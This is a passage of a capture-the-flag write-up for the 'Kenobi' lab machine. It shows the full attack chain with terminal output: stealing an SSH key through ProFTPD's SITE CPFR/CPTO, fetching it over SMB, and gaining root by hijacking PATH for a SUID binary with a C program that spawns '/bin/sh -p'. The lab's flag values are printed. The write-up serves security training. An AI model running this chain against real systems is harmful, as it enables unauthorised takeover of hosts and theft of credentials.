
OR

SITE CPTO /var/tmp/id_rsa (after mounting the NFS)




```
214 Direct comments to root@kenobi
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /home/kenobi/share/id_rsa
250 Copy successful
421 Login timeout (300 seconds): closing control connection
^C
root@ip-10-10-207-200:~# smbclient //10.10.130.128/anonymous
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon May  2 22:59:27
 2022
  ..                                  D        0  Wed Sep  4 11:56:07
 2019
  id_rsa                              N     1675  Tue May  3 00:17:58
 2022
  log.txt                             N    12237  Wed Sep  4 11:49:09
 2019

                9204224 blocks of size 1024. 6877100 blocks available
smb: \> get id_rsa
getting file \id_rsa of size 1675 as id_rsa (1635.6 KiloBytes/sec) (a
verage 1635.7 KiloBytes/sec)
smb: \>
```

Now we can log in as kenobi using ssh and the –i (**ssh –i keyfile kenobi@**IP) switch to use our copied id_rsa file. Don't forget to modify the file permissions (**chmod 600 id_rsa**) before connecting.



```
root@ip-10-10-207-200:~# chmod 600 id_rsa
root@ip-10-10-207-200:~# ssh -i id_rsa kenobi@10.10.130.128
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.


Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>"
.
See "man sudo_root" for details.

kenobi@kenobi:~$ whoami
kenobi
kenobi@kenobi:~$ id
uid=1000(kenobi) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom
),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashare)
kenobi@kenobi:~$
```

And the flag is right on kenobi's home directory:




```
kenobi@kenobi:~$ ls
share  user.txt
kenobi@kenobi:~$ cat user.txt
d0b0f3f53b6caa532a83915e19224899
kenobi@kenobi:~$
```

PRIVILEGE ESCALATION

Kenobi is in the sudo group, but in order to list the commands we can use with **sudo –l** we need the user's password.

Next, we can check the files with SUID/GUID bits set, which if owned by a privileged user/group will be executed with privileges. The permission argument for the **find** command will be –2000 for GUID, -4000 for SUID, or –6000 for both (in the last 3 0's are for the typical RWX permissions, the first digit is for SUID/GUID/StickyBit encoded in binary: 1/0/0 = 4 for only SUID, 0/1/0 = 2 for only GUID, 1/1/0 = 6 for SUID & GUID, we don't care about the sticky bit). We can also redirect the stderr output to the null device so it's not displayed in the terminal.

Find / -perm –4000 –type f 2>//dev/null




```
enobi@kenobi:~$ find / -perm -6000 -type f 2>/dev/null
usr/lib/snapd/snap-confine
usr/bin/at
enobi@kenobi:~$ find / -perm -4000 -type f 2>/dev/null
sbin/mount.nfs
usr/lib/policykit-1/polkit-agent-helper-1
usr/lib/dbus-1.0/dbus-daemon-launch-helper
usr/lib/snapd/snap-confine
usr/lib/eject/dmcrypt-get-device
usr/lib/openssh/ssh-keysign
usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
usr/bin/chfn
usr/bin/newgidmap
usr/bin/pkexec
usr/bin/passwd
usr/bin/newuidmap
usr/bin/gpasswd
usr/bin/menu
usr/bin/sudo
usr/bin/chsh
usr/bin/at
usr/bin/newgrp
bin/umount
bin/fusermount
bin/mount
bin/ping
```

None of these files have an easy way into a root shell at GTFObins (https://gtfobins.github.io/)


However, as the room hints, there's a file that's not a UNIX command: **menu**

Running **strings** on it, as the room suggests:



```
^C
kenobi@kenobi:~$ strings /usr/bin/menu
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
__isoc99_scanf
puts
__stack_chk_fail
printf
system
__libc_start_main
__gmon_start__
GLIBC_2.7
GLIBC_2.4
GLIBC_2.2.5
UH-`
AWAVA
AUATL
[]A\A]A^A_
***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
curl -I localhost
uname -r
ifconfig
 Invalid choice
;*3$"
```

We can see the program is making calls to the commands **curl**, **uname** and **ifconfig** without specifying the absolute path, and therefore relying on the **PATH** environment variable




```
kenobi@kenobi:~$ echo $PATH
/home/kenobi/bin:/home/kenobi/.local/bin:/usr/local/sbin:/usr/local/b
in:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bi
n
kenobi@kenobi:~$ 
```

We can edit the PATH env variable to a custom directory as in the room example or use the priority already set by default and create a **bin** folder in kenobi's home directory, since the priority for directories listed in PATH is in order as they appear listed in the variable and


Then, we just need to name the executable we want to run with privileges after any of the commands we found via strings. We can try one of the most typical ways to exploit NFS's root squashing by setting the SUID to 0 (root) and calling the system shell with the –p switch to keep the caller's privileges in a C program:

We include the **stdio.h, stdlib.h, unistd.h** and **sys/types.h** libraries

Then, under the main function, we just call **setuid(0)** to set the user id as root, then we call **system("/bin/sh -p")** to open a new shell maintaining the current's user's permissions, and we exit by **return 0**, as a successful exectution



```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>

int main(){
 setuid(0);
 system("/bin/sh -p");
 return 0;
}
~
```




```
in:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/sna
n
kenobi@kenobi:~$ ls
share  user.txt
kenobi@kenobi:~$ pwd
/home/kenobi
kenobi@kenobi:~$ mkdir bin
kenobi@kenobi:~$ ls
bin  share  user.txt
kenobi@kenobi:~$ cd bin
kenobi@kenobi:~/bin$ vim curl
kenobi@kenobi:~/bin$ rm curl
rm: cannot remove 'curl': No such file or directory
kenobi@kenobi:~/bin$ ls
kenobi@kenobi:~/bin$ ls
kenobi@kenobi:~/bin$ cd ..
kenobi@kenobi:~$ rmdir bin
kenobi@kenobi:~$ ls
share  user.txt
kenobi@kenobi:~$ pwd
/home/kenobi
kenobi@kenobi:~$ mkdir bin
kenobi@kenobi:~$ vim curl.c
kenobi@kenobi:~$ gcc -o curl curl.c
kenobi@kenobi:~$ ls
bin  curl  curl.c  share  user.txt
```

Then we move the file to the bin folder we just created, and give it any set of permissions that allows us to execute it (755, 777, 7XX...).

Then, we run the command **menu**, since we know it will be run with privileges, and if we called our malicious program **curl**, then we choose option **1(status check)**, or if we called it **uname** then we choose option **2(kernel version)** or if we named it **ifconfig**, we choose option **3(ipconfig)**.

Now we have rooted the system and we can access the flag



```
kenobi@kenobi:~$ cd bin
kenobi@kenobi:~/bin$ gcc -o curl curl.c
kenobi@kenobi:~/bin$ chmod 777
chmod: missing operand after '777'
Try 'chmod --help' for more information.
kenobi@kenobi:~/bin$ chmod 777 curl.c
kenobi@kenobi:~/bin$ chmod 777 curl
kenobi@kenobi:~/bin$ pwd
/home/kenobi/bin
kenobi@kenobi:~/bin$ menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
# whoami
root
# id
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27
p),46(plugdev),110(lxd),113(lpadmin),114(sambashare)
# cat /root/root.txt
177b3cd8562289f37382721c28381f02
#
```

177b3cd8562289f37382721c28381f02